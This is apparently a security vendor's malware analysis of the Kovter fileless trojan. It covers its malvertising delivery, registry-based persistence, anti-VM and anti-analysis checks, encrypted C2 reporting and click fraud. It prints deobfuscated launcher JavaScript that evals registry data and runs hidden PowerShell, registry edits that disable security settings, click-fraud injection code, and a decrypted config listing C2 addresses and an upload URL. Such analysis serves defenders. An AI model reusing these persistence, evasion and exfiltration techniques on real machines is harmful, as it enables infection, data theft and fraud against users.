Infection vector

The Kovter family compromises websites to serve malvertising (malicious advertising). Once the victim downloads a file from any of these sites, their computer gets infected with the Kovter Trojan. For instance, a fake website of Adobe displays a pop-up ad with the message showing “Require updated flash player to run this page properly; you have outdated version!” This message tricks the victim into downloading a setup file, which is actually malicious.

Recently, Quick Heal Labs detected a significant number of Visual Basic native Kovter files. Files are highly obfuscated with random module and function names. After execution, VB wrapper spawns and injects Kovter Trojan into regsvr32.exe. Regsvr32 creates two new instances of regsvr32.exe and injects Kovter into them as well.



Fig.1 Malvertising scenario

Kovter file is digitally signed by trusted COMODO under the company name “Itgms Ltd”.



Fig.2 Certificate of Kovter file

Kovter Registry Entries

Kovter creates randomly named registry key names under software key of HKLM and HKCU root hives. It creates six sub keys under it.

It makes entry under HKCU\Software and HKLM\Software

Format of the registry created:

HKCU \ Software \ [“5byte random name”] \ [“4byte random name”]

E.g. HKCU \ Software \ 9e4ad08bf5 \ fd637f98



Fig.3 Kovter registry entry

Kovter lowers Windows security by disabling the security-related registry entries. It disables Operating System upgrade, so that the system does not receive automatic updates using the following registry keys.

HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\DisableOSUpgrade
Value: sets value to 1

HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\OSUpgrade\ReservationsAllowed
Value: sets value to 0

It disables Internet Zone-related settings to allow blocked pop-ups, allow webpages to use restricted protocols, and set browser emulation-related registries to set emulation modes.

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1206
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1809
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1206
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\2300
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1809
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1206
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\2300

Value: sets 0 as value for the above Internet explorer different zones.

HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BROWSER_EMULATION\regsvr32.exe
HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BROWSER_EMULATION\iexplore.exe
Value: 0x22B8

Kovter's 'Filelessness'

Unlike most malware, Kovter fileless malware hides itself in registry which is difficult to scan or detect. It uses a conventional malware file to add the entries with its malicious code in the registry and ensures it is loaded into memory when the infected computer starts up. It makes use of Windows' genuine utility PowerShell for malicious purpose. Although the environment to carry out these attacks is prepared by executing the code in a file, the file destroys itself once the system is ready for the malicious operation. Kovter registers JavaScript to run at system startup by performing entry in run.

The below loaded JavaScript is given according to its execution sequence.

Run entry

Data Format: mshta javascript:“Javascript to load”

De-obfuscated Javascript:

```
YkTF9vYZj = "UeMXN";
Jz3 = new ActiveXObject("WScript.Shell");
wuBy8PVZ = "VTEiAPVun";
sdGO14 = Jz3.RegRead("HKCU\\software\\9e4ad08bf5\\64cf3fa4");
oTr9sPE = "L";eval(sdGO14);
mHUTv50SK = "R"; ?
```

In the above JavaScript ‘Shell’, object is created and then value of the registry is taken and executed. The value of registry is nothing but the following obfuscated JavaScript which is used to decode another script.

```
Value1 = "";
for( i=0; i < Encrypted_Data.length; i += 2)
Value1 += String.fromCharCode(parseInt(Encrypted_Data.substr(i, 2), 16));
iKeyValue="yBP4XIL60yEbrCQJREkEnv5hk5ug2yTtYL77zIioJ7J05qxekwKOXI
14q24gAbZ8cpmkILtfrq223XfFK7i8qwG";
Value2 = "";
for (k = l = 0; l < Value1.length; l++)
{
    Value2 += String.fromCharCode(Value1.substr(l, 1).charCodeAt() ^
    iKeyValue.substr(k,     1).charCodeAt());
    k = (k < iKeyValue.length - 1) ? k + 1 : 0;
}
eval(Value2);
```

The above script brings the following script after decoding.

```
try{
    moveTo(-100,-100);
    resizeTo(0,0);
    Z0C=new ActiveXObject("WScript.Shell");
    (Z0C.Environment("Process"))("Value1")="iex
    ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('Encrypted_C
    ode')))";
    u0r3NL=Z0C.Run("C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\power
    shell.exe iex $env:Value1",0,1);
    }
catch(e){}
close();
```

Kovter hides its run entry from Windows default regedit.exe tool. It shows an error message if we try to open it. This is done by using null preceded value name in the run entry (e.g. \0x007e43224364) as regedit like tools fail to interpret names which start with null byte.



Fig.4 Error by Regedit.exe while opening run entry

Kovter Anti Analysis Techniques

Kovter contains a large set of anti analysis techniques. It checks for the following file names in running process name. If it finds any of this processes running, then it tries to terminate that process with TerminateProcess() api.

- VBoxService.exe
- VBoxTray.exe
- vmwareuser.exe
- vmwaretray.exe
- vmusrvc.exe
- joeboxserver.exe
- joeboxcontrol.exe
- Wirshark
- Fiddler
- procmon

When a system is running in virtual environment, the following registry keys are modified by a virtualization software. Kovter checks for such registry entries to detect a virtual environment. Kovter queries data of the mentioned registries and checks for the presence of any of “vbox”, “Virtual Box”, “VM” strings in it.

- HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0
- SOFTWARE\Oracle\VirtualBox Guest Additions
- HKLM\Hardware\DESCRIPTION\System\VideoBiosVersion

- HKLM\Hardware\DESCRIPTION\System\SystemBiosVersion
- IDE\DiskSAMSUNG_HD502HI_____1AG01118\31535a5639 4a5a 30303238343432202020202020

Kovter checks for the below mentioned file paths created by virtualization software at the time of their installation.

- C:\WINDOWS\system32\drivers\vmmouse.sys
- C:\WINDOWS\\system32\drivers\vmhgfs
- C:\WINDOWS\system32\drivers\vpc-s3.sys
- C:\WINDOWS\\system32\drivers\vpcubus.sys

Kovter also checks for network analysis tools by checking the tool specific registry entries

- SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\Fiddler.exe
- SOFTWARE\Classes\SOFTWARE\IEInspectorSoft\HTTPAnalyzerAddon
- HKEY_CLASSES_ROOT\Charles.AMF.Document
- Software\XK72 Ltd folder

String Obfuscation in Kovter

All strings are kept in a structured encrypted form. The string is decrypted whenever required and erased from memory after use. For string decryption, Kovter uses RC4 algorithm. All encrypted strings are kept in a control section in the following format.

Below is a snippet of encrypted string structure.



Fig.5 Encrypted string storage structure

As described in the above figure, the structure starts with DWORD (4 bytes) size separator. Then a DWORD size key size after which key starts. Then again a separator is used to separate key and data. After separator, size of the encrypted data is specified and then the number of encrypted bytes. The key generally used is 3 bytes long. For each string, key is different; this key is used to decrypt a corresponding encrypted data.

Kovter Network Analysis

Like other Trojan malware, Kovter collects system and user information and sends the data to its CnC. The collected data is send to /upload.php or /upload2.php pages.



Fig.6 Kovters network communication

The data is sent in a specific structured format. The data is encrypted with RC4 and then encoded with Base64 algorithm.

The data contains the following elements:

mode=4&UID=2A968B13FE6814DE&OS=WinXP,SP3IL:0&OSbit=x32&aff_id=524&oslang=EN U&gmt=GMT+05:30&antidetect=AntiAllDebuggers&fd=938418b77b81b22b5a9cf0602828cf6 540e29645

Tabular representation of data.

Attribute	Possible Value / Use
Mode	Processor mode (4)
UID	2A968B13FE6814DE
OS	Possible values :- Win2000, Win XP, Win Server 2003, Win Server 2003 R2, Win Vista, Win Server 2008, Win Server 2008R2, Win7, WinServer 2012, Win Server 2012 R2, Win 8.1., Win 10,
SP	Its service pack specification
IL	Unknown
OSbit	x32, x64

aff_id	524 (These seems to be malware campaign id, This is also present in registry)
oslang	ENU (Language used)
Gmt	GMT+05:30
antidetect	List of analysis tools present.
Fd	938418b77b81b22b5a9cf0602828cf6540e29645

Kovter Click Fraud

Kovter silently visits websites without the user's concern to trigger clicks on advertisements. It contains the following strings related to click fraud. The malware inserts JavaScript to play all elements having tag names like 'object', 'embed', and 'video'.

```
try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].play();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].Play();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].PLAY();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].play();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].Play();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].PLAY();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].playVideo();}} catch(e
try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].playVideo();}} catch(
try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].start();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].Start();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].START();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].start();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].Start();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].START();}} catch(e){}
try {var els=document.getElementsByTagName('video'); for(var i=0;i<els.length;i++){ els[i].play();}} catch(e){}
try {jwplayer().play()} catch(e){}
```

Fig.7 Java script to run HTML page objects

Kovter Config Data

Kovter config data appears in RCData resource of inner file.



Fig.8 Kovter config data

Config data is encrypted first by using RC4 algorithm and then by Base64 encoding. 0x10 byte Key for encrypted data is kept at the start of RCData resource. That key is first reversed and then used for key.

Size of config data after encryption: 0x1900 bytes to 0x1B00 bytes
Size of config data after decryption: 0x1300 bytes to 0x1400 bytes

Decryption_pseudo code

```
config_data = LoadResource("RCData", "DATA");
key = Get_Key(config_data);
key = ReverseKey(key);
decrypted_data = Base64_Decode(config_data);
decrypted_data = RC4_decryption(decrypted_data, key);
```

Below is the snap of the decrypted configuration data.

```
cp1::176.195.8.231:80>139.236.225.126:80>241.48.10.94:28998>191.223.41.86:80>247.119.141.
3>240.186.178.26:8080>112.18.134.252:80>58.53.226.91:80>86.44.27.208:80>240.213.138.168:8
0.164.83:80>137.68.140.19:443>61.134.177.56:55672>81.36.104.162:80>198.99.65.170:80>239.1
49:37283>157.148.131.71:80>114.15.201.242:443>22.89.50.181:80>159.152.32.30:80>172.217.18
0>220.18.30.251:80>132.168.9.63:80>212.105.13.185:80>182.222.7.244:80>235.231.160.222:80>
0>238.124.52.133:80>202.153.4.107:80>211.82.14.195:48088>13.177.214.226:34327>167.69.233.
65.134.147.24:8080>234.191.173.212:80>51.214.72.165:443>214.148.1.234:80>121.150.216.92:4
ypass::65537::144069562024326968957366871888707951206278100605213625068504845290307875942
219252832733214770437783702619799512643458230699300493700016536896605269796630709570054 63
610003428465568023237525475387391342027772317744616845366981371330553060368118110771690 20
slb_dll::0::b_dllnonul::http://107.181.161.159/upload2.php::nonuldnet32::http://download.
.exe::dnet32dnet64::http://download.microsoft.com/download/9/8/6/98610406-c2b7-45a4-bdc3-
6-8FA4-AFB5C21BAC54/Windows6.0-KB968930-x86.msu::pshellvistax32pshellvistax64::http://dow
.0-KB968930-x64.msu::pshellvistax64pshell2k3x32::http://download.microsoft.com/download/1
20::cl_fvfl_fu::https://fpdownload.macromedia.com/get/flashplayer/current/licensing/win/i
:DD3DDD4D:1:DD4DDD5D:0:DD5DDD6D:1:DD6DDD7D:1:DD7DDD8D:1:DD8DDD9D:1:DD9DDD10D:1:DD10DDD11D
```

Fig.9 Decrypted configuration data

After cp1:: there is list of ip addresses with their respective port numbers. Kovter's main file creates a thread for each IP address to connect.

Kovter Detection Statistics

Below are the Kovter detection statistics for the last 6 months (Nov 2015 to Apr 2016). Quick Heal detects Kovter by the following names:
Trojan.Kovter.r5, Trojan.Kovter.RN3, Trojan.Kovter.r3, Trojan.Kovter.r4, Trojan.Kovter.B.



Fig.10 Kovter detection statistics

---------- **END** ----------